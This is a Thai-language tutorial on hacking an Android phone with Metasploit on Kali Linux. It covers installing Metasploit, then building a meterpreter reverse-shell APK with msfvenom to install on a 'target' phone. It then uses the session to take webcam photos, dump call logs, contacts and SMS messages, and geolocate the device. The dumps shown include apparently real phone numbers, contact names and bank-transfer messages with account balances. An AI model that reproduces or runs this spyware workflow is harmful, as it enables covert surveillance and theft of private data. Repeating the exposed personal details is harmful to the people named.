

## Hack Android Mobile Using Metasploit In Kali Linux



การติดตั้ง Kali ทำได้โดย Boot ไฟล์ .ISO ที่ติดตั้งใน HDD หรือ ติดตั้งใน VMware

## การติดตั้ง Metasploit Framework บนระบบปฏิบัติการ Linux

ในส่วนนี้จะพูดถึงวิธีการติดตั้งโปรแกรม Metasploit บนระบบปฏิบัติการ Linux ซึ่งระบบปฏิบัติการที่ใช้ในการทดสอบการติดตั้งในครั้งนี้คือ Debian 7.6 (Wheezy) ฉะนั้นในตัวอย่างนี้จะสามารถนำไปใช้ในระบบปฏิบัติการ Ubuntu ได้เช่นกัน ซึ่งวิธีที่จะแนะนำในการติดตั้งมีสองวิธีด้วยกัน คือ

1. ดาวน์โหลดไฟล์ติดตั้งจากเว็บไซต์ (<http://www.metasploit.com/>)

2. ติดตั้งจาก Github

ซึ่งสองวิธีนี้ผู้เขียนมองว่าเป็นวิธีง่ายและสะดวกที่สุด หรือถ้าหาผู้ใช้ไม่ต้องการที่จะติดตั้งเองก็สามารถดาวน์โหลดระบบปฏิบัติการ Kali/Backtrack มาติดตั้งแล้วสามารถใช้ได้ในทันที

## ดาวน์โหลดไฟล์ติดตั้งจากเว็บไซต์ (<http://www.metasploit.com/>)

ดาวน์โหลดไฟล์จากเว็บไซต์ <http://www.rapid7.com/products/metasploit/download.jsp> เลือกหาหัวข้อ

Metasploit Framework ดาวน์โหลดไฟล์ในหัวข้อ For Linux ให้ดาวน์โหลดตามระบบปฏิบัติการที่ท่านลงก็บิต แล้วทำการอัปโหลดขึ้นเซิร์ฟเวอร์หรือเครื่องของท่าน



Solutions

Products & Services

Customers

Resource

# Metasploit Framework

## Binary Installer

This includes all stable release Metasploit editions:

- For Windows: [64-Bit](#)
- For Linux: [64-Bit](#) | [32-Bit](#)

หรือจะใช้คำสั่งเพื่อดาวน์โหลดโดยตรงบน Command Line โดยใช้คำสั่งดังต่อไปนี้

```
64 Bit: wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```

```
32 Bit wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
```

```
root@debian:~# wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
--2015-03-22 20:03:41-- http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
Resolving downloads.metasploit.com (downloads.metasploit.com)... 202.57.129.162
Connecting to downloads.metasploit.com (downloads.metasploit.com)|202.57.129.162|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 192379528 (183M) [text/plain]
Saving to: `metasploit-latest-linux-installer.run'

100%[=====>] 192,379,528 1.67M/s in 3m 40s

2015-03-22 20:07:22 (853 KB/s) - `metasploit-latest-linux-installer.run' saved [192379528/192379528]
```

เข้าสู่ User Root ด้วยคำสั่ง Su (เนื่องจากต้องใช้สิทธิ์ของ Root ในกาติดตั้งโปรแกรมเท่านั้น) ถ้าหากพาสเวิร์ดของ Root

ยังไม่ได้ตั้งให้ใช้คำสั่ง `Passwd root` เพื่อทำการกำหนดรหัส

หลังจากการดาวน์โหลดเรียบร้อยแล้วให้ทำการกำหนดสิทธิ์ในการ Execute ไฟล์ด้วยคำสั่ง `Chmod +x`

```
64 Bit Chmod +x metasploit-latest-linux-x64-installer.run
```

```
32 Bit Chmod +x metasploit-latest-linux-installer.run
```

ถ้าหากยังไม่แน่ใจว่าสิทธิ์ในการ Execute ไฟล์ถูกกำหนดหรือยังให้ใช้คำสั่ง `ls -l` ในไดเรกทอรีเก็บโปรแกรม

ทำการติดตั้งโปรแกรมด้วยคำสั่ง `./`

```
64 Bit ./metasploit-latest-linux-x64-installer.run
```

32 Bit `./Chmod +x metasploit-latest-linux-installer.run`

โปรแกรมจะให้อ่านเงื่อนไขและข้อกำหนดในการใช้โปรแกรม ให้ทำการกด Enter ไปเรื่อยๆ

```
root@debian:~# ./metasploit-latest-linux-installer.run
-----
Welcome to the Metasploit Setup Wizard.
-----
Please read the following License Agreement. You must accept the terms of this
agreement before continuing with the installation.

Press [Enter] to continue:█
```

โปรแกรมจะให้ตอบยอมรับของกำหนดให้ใส่ Y เพื่อยืนยันแล้วกด Enter

```
customer engagements.

12.11. Notices. Any demand, notice, consent, or other communication required by
this Agreement must be given in writing and shall be deemed delivered upon
receipt when delivered personally or upon confirmation of receipt following
delivery by a nationally recognized overnight courier service, in each case
addressed to the receiving party at its address set forth on the applicable
Product Order Form. Either party may change its address by giving written
notice of such change to the other party.

Last Modified February 2015

Press [Enter] to continue:

Do you accept this license? [y/n]: y█
```

โปรแกรมจะแจ้งที่อยู่ในการติดตั้งโปรแกรม ถ้าหากจะตั้งค่า Default ที่โปรแกรมกำหนดมาให้กด Enter ได้เลย

```
Last Modified February 2015

Press [Enter] to continue:

Do you accept this license? [y/n]: y

-----
Installation folder

Please, choose a folder to install Metasploit

Select a folder [/opt/metasploit]: █
```

โปรแกรมจะถามว่าต้องการติดตั้ง Metasploit Service หรือไม่(เมื่อเปิดเครื่องโปรแกรมจะถูกเรียกใช้งานทุกครั้ง) ให้ตอบตามที่ผู้ใช้เห็นสมควร ในที่นี้ผู้เขียนจะตอบ Y

```
-----  
-----  
Install as a service  
  
You can optionally register Metasploit as a service.  
This way it will  
automatically be started every time the machine is s  
tarted.  
  
Install Metasploit as a service? [Y/n]: █
```

จากนั้นให้กด Enter ไปเรื่อยๆจนเจอหน้าต่างดังรูป


โปรแกรมจะถามว่าต้องการจะสร้าง Certificate(https) สำหรับ Web ui ให้ตอบตามสมควร ในที่นี้ผู้เขียนจะตอบ Y

```
-----  
-----  
Generate an SSL Certificate  
  
Please provide the fully qualified domain name of this system below (e.g.  
metasploit.example.com). A certificate is generated for a specific server name  
and web browsers will alert users if the name does not match.  
  
Server Name [localhost]:  
  
Days of validity [3650]:  
  
Should the generated certificate be added to the operating system's trusted  
store?  
  
Yes, trust certificate [Y/n]: █
```

ตอบ Y เพื่อยืนยันการติดตั้ง

```
-----  
-----  
Setup is now ready to begin installing Metasploit on your computer.  
  
Do you want to continue? [Y/n]: █
```

โปรแกรมจะทำการดาวน์โหลดโปรแกรมและคอนฟิกที่สำคัญให้รอสักครู่



## ติดตั้งจาก Github

### 1. ทำการตรวจสอบ Update Repository และระบบปฏิบัติการ ด้วยคำสั่ง

```
apt-get update
```

```
apt-get upgrade
```

### 2. ติดตั้งโปรแกรมที่จำเป็นจาก Repository

```
apt-get install build-essential libreadline-dev libssl-dev libpq5 libpq-dev libreadline5  
libsqlite3-dev libpcap-dev openjdk-7-jre subversion git-core autoconf postgresql  
pgadmin3 curl zlib1g-dev libxml2-dev libxslt1-dev vncviewer libyaml-dev ruby1.9.3
```

### 3. ติดตั้ง metasploit ruby dependencies

```
gem install wirble sqlite3 bundler
```

### 4. ติดตั้ง Nmap

```
apt-get install nmap
```

### 5. การการดึง Metasploit Framework จาก Github ด้วยคำสั่ง

```
cd /opt
```

```
git clone https://github.com/rapid7/metasploit-framework.git
```

```
root@debian:/opt# git clone https://github.com/rapid7/metasploit-framework.git  
Cloning into 'metasploit-framework'...  
remote: Counting objects: 309188, done.  
Receiving objects: 10% (33910/309188), 25.14 MiB | 158 KiB/s
```

### 6. Create global commands and install the gems

```
cd metasploit-framework
```

```
bash -c 'for MSF in $(ls msf*); do ln -s /opt/metasploit-framework/$MSF /usr/local/bin/$MSF;done'
```

```
bundle install
```

#### 6. ตั้งค่า User และสร้าง Database สำหรับ Metasploit

```
su postgres
```

```
createuser msf -P -S -R -D
```

```
createdb -O msf msf
```

```
exit
```

#### 7. สร้าง ไฟล์ที่ใช้ในการตั้งค่า เกี่ยวกับ Database `nano /opt/metasploit-framework/database.yml` แล้วทำการเพิ่มขอความด้านล่าง

```
production:  
  adapter: postgresql  
  database: msf  
  username: msf  
  password:  
  host: 127.0.0.1  
  port: 5432  
  pool: 75  
  timeout: 5
```

#### 8. Create an environmental variable

```
sh -c "echo export MSF_DATABASE_CONFIG=/opt/metasploit-framework/database.yml  
>> /etc/profilesource /etc/profile"
```

#### 9. ติดตั้ง port scanning gem


```
gem install pcaprub
```

# ส่วนการใช้งานCODE

- 1.เปิด console ขึ้นมา
- สร้างไฟล์ .APK (เพื่อใช้ติดตั้งที่เครื่อง Android เป้าหมาย) โดยใช้คำสั่ง
  - **msfvenom -p android/meterpreter/reverse\_tcp**  
**LHOST=10.199.120.188(local ip or public ip) LPORT=443 R >**  
**anyname.apk**

นำไฟล์ .APK ที่ได้ ไปติดตั้งที่เครื่อง Android เป้าหมาย

2.พิมพ์ **msfconsole** เพื่อเป็นการเปิดใช้งาน metasploit console



```
Applications Places [Globe] [Terminal Icon]
File Edit View Search Terminal Help
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
```




## use exploit/multi/handler


เซ็ท payload **set payload android/meterpreter/reverse\_tcp**


เซ็ท LHOST ไอดีต้นทาง **set LHOST 10.199.120.188(local ip or public ip)**

**exploit** เพื่อใช้เริ่ม




## ตัวอย่างคำสั่งต่าง ๆ





## คำสั่ง sysinfo ดูข้อมูลโทรศัพท์ที่เรากำลังแฮก



คำสั่ง `webcam_snap` ถ่ายรูปจากโทรศัพท์ที่เรากำลังแฮก


```
root@kali: ~
File Edit View Search Terminal Help
webcam_snap    Take a snapshot from the specified webcam
webcam_stream  Play a video stream from the specified webcam

Android Commands
=====

Command      Description
-----
check_root   Check if device is rooted
dump_callog  Get call log
dump_contacts Get contacts list
dump_sms     Get sms messages
geolocate    Get current lat-long using geolocation

meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/rgWUxyFp.jpeg
meterpreter > 
```

จะได้ไฟล์รูป `rgWUxyFp.jpeg`



## คำสั่ง dump\_callog แยกบันทึกการโทร

The screenshot shows a Kali Linux desktop environment. In the background, a terminal window displays the following commands and output:

```
meterpreter > dump_callog
[*] Fetching 172 entries
[*] Call log saved to calllog_dump_20151028224927.txt
meterpreter >
```

In the foreground, a file manager window shows the contents of the home directory. A file named `calllog_dump_20151028224927.txt` is selected. To the right, a text editor window displays the contents of this file, which is a call log dump:

```
[+] Call log dump
=====
Date: 2015-10-28 22:49:28 +0000
OS: Android 5.1.1 - Linux 3.10.61-5193722 (aarch64)
Remote IP: 10.199.120.160
Remote Port: 40187

#1
Number : 0887956769
Name : null
Date : Wed Oct 28 21:36:51 GMT+07:00 2015
Type : INCOMING
Duration: 6

#2
Number : 0819653083
Name : แหม่ Ict
Date : Wed Oct 28 21:22:40 GMT+07:00 2015
Type : INCOMING
Duration: 9

#3
Number : 0891890622
Name : แหม่
Date : Wed Oct 28 18:48:59 GMT+07:00 2015
Type : OUTGOING
Duration: 1164
```

## คำสั่ง dump\_contact แยกรายชื่อ เบอร์ติดต่อทั้งหมด

The screenshot shows a Kali Linux desktop environment. In the background, a terminal window displays the following commands and output:

```
meterpreter > dump_callog
[*] Fetching 172 entries
[*] Call log saved to calllog_dump_20151028224927.txt
meterpreter > dump_contacts
[*] Fetching 66 contacts into list
[*] Contacts list saved to: contacts_dump_20151028225049.txt
meterpreter >
```


In the foreground, a file manager window shows the contents of the home directory. A file named `contacts_dump_20151028225049.txt` is selected. The terminal output indicates that 66 contacts were fetched and saved to this file.

## จะได้ไฟล์เอกสาร contacts\_dump\_20151028225049.txt



```
=====  
[+] Contacts list dump  
=====  
  
Date: 2015-10-28 22:50:52 +0000  
OS: Android 5.1.1 - Linux 3.10.61-5193722 (aarch64)  
Remote IP: 10.199.120.160  
Remote Port: 40187  
  
#1  
Name : เม็ก  
Number : เม็ก  
Number : 0834162077  
  
#2  
Name : Net Pack  
Number : Net Pack  
Number : *9000  
  
#3  
Name : บุญict  
Number : บุญict  
Number : 0880773139  
  
#4  
Name : บอล  
Number : บอล  
Number : *8812  
  
#5  
Name : ฟักบ
```

## คำสั่ง dump\_sms แยกบันทึกการรับ-ส่งข้อความ



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window displays the following commands and their outputs:

```
meterpreter > dump_calllog  
[*] Fetching 172 entries  
[*] Call log saved to calllog_dump_20151028225049.txt  
meterpreter > dump_contacts  
[*] Fetching 66 contacts into list  
[*] Contacts list saved to: contacts_dump_20151028225049.txt  
meterpreter > dump_sms  
[*] Fetching 7 sms messages  
[*] Sms messages saved to: sms_dump_20151028225140.txt  
meterpreter >
```


In the background, a file manager window is open, showing the contents of the 'Pictures' directory. The file 'sms\_dump\_20151028225140.txt' is selected, with a status bar at the bottom indicating it is 2.1 kB in size.

## จะได้ไฟล์เอกสาร sms\_dump\_20151028225140.txt



```
=====  
[+] Sms messages dump  
=====  
  
Date: 2015-10-28 22:51:40 +0000  
OS: Android 5.1.1 - Linux 3.10.61-5193722 (aarch64)  
Remote IP: 10.199.120.160  
Remote Port: 40187  
  
#1  
Type      : Incoming  
Date      : 2015-10-27 14:42:14  
Address   : 027777777  
Status    : NOT_RECEIVED  
Message   : โทรโอนเงิน2,000บ/ช x556072 ผ่านATM ใช้ได้17,076.64 บ.  
  
#2  
Type      : Incoming  
Date      : 2015-10-27 09:27:44  
Address   : TrueYou  
Status    : NOT_RECEIVED  
Message   : TrueYou ขานคุณเจ็ดอันดับร้านอร่อย ร้านไหนอร่อยที่สุดในเมืองไทยคุณเป็นผู้กำหนด โทษคดีแล้ววันนี้ทาง http://goo.gl/ET7pl6  
  
#3  
Type      : Incoming  
Date      : 2015-10-27 08:59:34  
Address   : 027777777  
Status    : NOT_RECEIVED  
Message   : โทรโอนเงิน2,000บ/ช x556072 ผ่านCDM ใช้ได้19,076.64 บ.  
  
Plain Text  Tab Width: 8  Ln 1, Col 1  INS
```

## คำสั่ง geolocate แยกข้อมูลที่อยู่ของโทรศัพท์ขณะนั้น



```
root@kali: ~  
File Edit View Search Terminal Help  
119 GB Volume  
Android Commands  
-----  
Command  Description  
-----  
check_root  Check if device is rooted  
dump_calllog  Get call log  
dump_contacts  Get contacts list  
